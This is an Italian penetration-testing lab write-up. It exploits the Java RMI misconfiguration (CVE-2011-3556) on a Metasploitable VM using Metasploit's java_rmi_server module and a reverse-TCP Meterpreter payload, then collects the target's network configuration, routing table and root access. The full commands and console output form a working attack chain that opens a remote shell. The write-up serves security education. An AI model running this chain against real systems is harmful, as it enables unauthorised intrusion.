**Floriana Feminò**

**09/12/2022**

# EXPLOIT JAVA RMI

## Tasks:

1. **Configurazione degli indirizzi di rete di Kali e Metasploitable**
2. **Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto**
3. **Recupero delle informazioni circa la configurazione di rete e la tabella di routing della macchina target**


---


## 1. Configurazione degli indirizzi di rete di Kali e Metasploitable


Preliminarmente alle attività di test odierne, configuriamo gli indirizzi di rete delle macchine coinvolte sulla stessa rete interna e riavviamo i servizi di rete, nel seguente modo:

Kali → 192.168.11.111

Metasploitable → 192.168.11.112



Verifichiamo l'effettiva comunicazione tra le due macchine con un ping test, che ha esito positivo.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.606 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.87 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2060ms
rtt min/avg/max/mdev = 0.606/1.045/1.867/0.581 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.55 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.487 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.29 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.487/1.113/1.554/0.454 ms
msfadmin@metasploitable:~$ _
```

## 2. Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto

La tecnologia **JAVA RMI** consente a diversi processi java di comunicare tra di loro attraverso una rete, tramite l'invocazione di metodi da remoto (= ***R**emote **M**ethod **I**nvocation*) di oggetti localizzati su macchine diverse. Tale servizio presenta una vulnerabilità dovuta ad una configurazione di default errata, che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo (privilegi di root) sulla macchina target. Questa vulnerabilità è identificata dal database delle vulnerabilità **CVE** (***C**ommon **V**ulnerabilities and **E**xposures*) con l'ID CVE-2011-3556 e ha ricevuto uno score di 7.5 (fonte: https://www.cvedetails.com/cve/CVE-2011-3556/).

**Vulnerability Details : CVE-2011-3556**

Unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE JDK and JRE 7, 6 Update 27 and earlier, 5.0 Update 31 and earlier, 1.4.2_33 and earlier, and JRockit R28.1.4 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to RMI, a different vulnerability than CVE-2011-3557.

Publish Date : 2011-10-19 Last Update Date : 2018-01-06

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

**– CVSS Scores & Vulnerability Types**

| | |
|---|---|
| CVSS Score | 7.5 |
| Confidentiality Impact | Partial (There is considerable informational disclosure.) |
| Integrity Impact | Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.) |
| Availability Impact | Partial (There is reduced performance or interruptions in resource availability.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | |
| CWE ID | CWE id is not defined for this vulnerability |


I test odierni hanno in oggetto lo sfruttamento della vulnerabilità sopracitata e saranno svolti sulla macchina Metasploitable con indirizzo IP **192.168.11.112** tramite **Metasploit** – un noto framework open source largamente utilizzato per attività di penetration testing, grazie al gran numero di exploit e vettori d'attacco forniti.

La vulnerabilità in oggetto interessa la porta TCP **1099**. Per prima cosa, dunque, avviamo una scansione delle porte della macchina target, per verificare l'effettiva esposizione della stessa a tale criticità: utilizzeremo nmap, scegliendo la sintassi **nmap 192.168.11.112 -sV -T5** (scansione di tipo Version Detection con timing impostato alla massima velocità di calcolo, sulle mille porte più note) che ci conferma che la porta 1099 dell'host analizzato è aperta ed espone il servizio Java RMI. Ottime notizie! Possiamo procedere con il nostro exploit.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 192.168.11.112 -sV -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 03:27 CET
Nmap scan report for 192.168.11.112
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Avviamo Metasploit su Kali, con il comando **msfconsole**. Attendiamo il caricamento iniziale e procediamo con la ricerca all'interno del framework: diamo in input il comando **search java_rmi**



```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                             normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31     excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```

Il comando appena lanciato ci restituisce una lista di exploit disponibili. Scegliamo il modulo **exploit/multi/misc/java_rmi_server** che sfrutta la già citata configurazione di default errata del registro RMI, la quale consente il caricamento di classi da qualsiasi indirizzo http remoto e senza alcun tipo di autenticazione. Eseguiamo dunque il comando **use 1**; successivamente lanciamo il comando **show options** e visualizziamo le informazioni di riepilogo circa la configurazione dell'attacco. Verifichiamo i parametri dell'exploit da configurare: come si nota nella figura che segue, è necessario impostare un host remoto (**RHOSTS**) che sarà il target della nostra offensiva. La porta remota (**RPORT**) verso il quale è diretto il nostro attacco è, come già menzionato, la 1099 ed è già impostata.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all a
                                         ddresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Impostiamo dunque il nostro target con il comando **set RHOSTS 192.168.11.112**

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

Verifichiamo la nuova configurazione ripetendo il comando **show options**

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Adesso che abbiamo sistemato la configurazione del modulo exploit scelto, passiamo alla selezione del modulo relativo al **payload**. A questo proposito, è fondamentale tenere a mente che non possiamo lanciare un modulo exploit senza un payload al suo interno, così come non potrebbe esistere un exploit senza una vulnerabilità a cui fa riferimento. Per semplificare, si può prendere in considerazione lo schema sottostante

Vulnerabilità X → Exploit → Payload

**Exploit**: modulo costituito da una serie di comandi o codici che hanno il compito di sfruttare una data vulnerabilità trovata su un sistema target ed utilizzarla per ottenere e mantenere l'accesso al sistema. I moduli exploit **eseguono sempre un payload**, a differenza di altri tipi di moduli (ad es. quelli *auxiliary*, che possono essere utilizzati per altre funzionalità come ad esempio port scanning, service enumeration e molto altro)

Il **payload** è costituito da parti di codice che vengono iniettate da un modulo exploit sulla macchina o sul servizio vittima. Può essere utilizzato per ottenere una shell (= terminale sul quale poter eseguire comandi) sul sistema operativo della macchina target, ottenere l'accesso con privilegi amministrativi al sistema target e/o per altre finalità, come ad esempio l'esecuzione di codice arbitrario definito dall'attaccante.

Tornando alla nostra configurazione, possiamo innanzitutto notare che risulta configurato un payload di default (**java/meterpreter/reverse_tcp**), corrispondente al numero 9 della lista totale di payloads (consultabile con il comando **show payloads**) disponibili per questo exploit. In questo caso ho scelto di mantenere questa configurazione, quindi non è necessario modificare nuovamente il payload.

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/generic/custom                                       normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                 normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                              normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                           normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                            normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                        normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                       normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                         normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                  normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                               normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                               normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures
)
   14  payload/multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architecture
s)

msf6 exploit(multi/misc/java_rmi_server) >
```

Le **payload options** precaricate corrispondono all'indirizzo del server in ascolto in localhost (**LHOST**), corrispondente all'indirizzo IP di Kali 192.168.11.111, e la relativa porta di ascolto (**LPORT**) 4444; il tipo di attacco che andremo ad eseguire prevede infatti una **reverse tcp** connection. A questo proposito, è importante sottolineare che le metodologie di connessione con le quali possiamo ottenere una shell avanzata su una macchina target sono 2:

- **bind_tcp**: dentro una macchina target si inietta un processo che si mette in ascolto su una determinata porta e **accetta connessioni dall'esterno**: il servizio di shell è attivo sulla

macchina dell'attaccante e la connessione avviene dalla macchina di quest'ultimo/a alla macchina target

- **reverse_tcp**: si inietta un processo dentro la macchina bersaglio per far sì che questa si connetta verso la macchina dell'attaccante con una reverse shell. La differenza fondamentale con la connessione bind_tcp è che in questo caso **è la macchina target che inizia la connessione con la macchina attaccante**, e non viceversa

Adesso siamo pronti per partire. Avviamo l'exploit con il comando **run:** viene automaticamente creato il nostro server di ascolto e ci prepariamo a ricevere i pacchetti TCP provenienti dalla macchina che stiamo per exploitare (*Started reverse TCP handler*):

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Xd0oxgkS8FJzRsa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:48227) at 2022-12-09 04:33:51 +0100
```

È fatta! Abbiamo ottenuto con successo una sessione ("session 1") di **Meterpreter**: una shell nativamente presente all'interno di Metasploit, altamente performante e ricca di comandi avanzati. È compatibile con vari tipi di sistemi operativi, tecnologie e servizi vulnerabili; si tratta di uno strumento estremamente popolare tra i penetration testers che vogliono sfruttare determinate vulnerabilità di un sistema target per ottenere l'accesso allo stesso ed effettuare svariati test.


Meterpreter inoltre si può utilizzare per raccogliere informazioni in fase di *information gathering*, installare backdoor, effettuare il download e l'upload di file e cartelle da e verso la macchina target e molto altro.

## 3. Recupero delle informazioni circa la configurazione di rete e la tabella di routing della macchina target

L'obiettivo di questa sessione di exploit con Meterpreter è ottenere le informazioni relative alla configurazione di rete della macchina vittima e le tabelle di routing. Lanciamo dunque il comando **help**, il quale ci permette di consultare una ricca lista di comandi a nostra disposizione in Meterpreter.

```
meterpreter > help
```


La sezione che ci interessa è quella di networking:




Lanciamo dunque il comando **ifconfig** per visionare la configurazione della/e interfacce di rete presenti sulla macchina target:


Ritroviamo un'interfaccia di rete all'interno della quale risiede l'indirizzo IP di Metasploitable utilizzato per avviare l'exploit, più la classica interfaccia di loopback con l'indirizzo IP del localhost.


Adesso accediamo alle tabelle di routing con il comando **route**, che conferma la configurazione appena vista.




Le tabelle di routing sono uno strumento prezioso da consultare qualora il nostro obiettivo fosse accedere ad ulteriori reti (oltre a quella a noi già nota e che abbiamo utilizzato per l'attacco), alla/e quale/i risulta collegata la macchina vittima: così facendo potremmo introdurci all'interno di altri sistemi facenti parte dei network rilevati. Questa tecnica di intromissione prende il nome di **pivoting**.

**VERIFICA DEI PRIVILEGI**

Infine, vogliamo verificare l'effettivo accesso al sistema target con privilegi amministrativi: richiediamo una shell della macchina exploitata ed eseguiamo due semplici comandi: **pwd** per avere contezza della cartella in cui ci troviamo (in caso di accesso da utente root, la posizione di default sarà la cartella corrispondente "**/**") e **whoami** per avere conferma della tipologia di utenza in uso in questa sessione:




Siamo dunque riusciti ad ottenere completo accesso alla macchina target.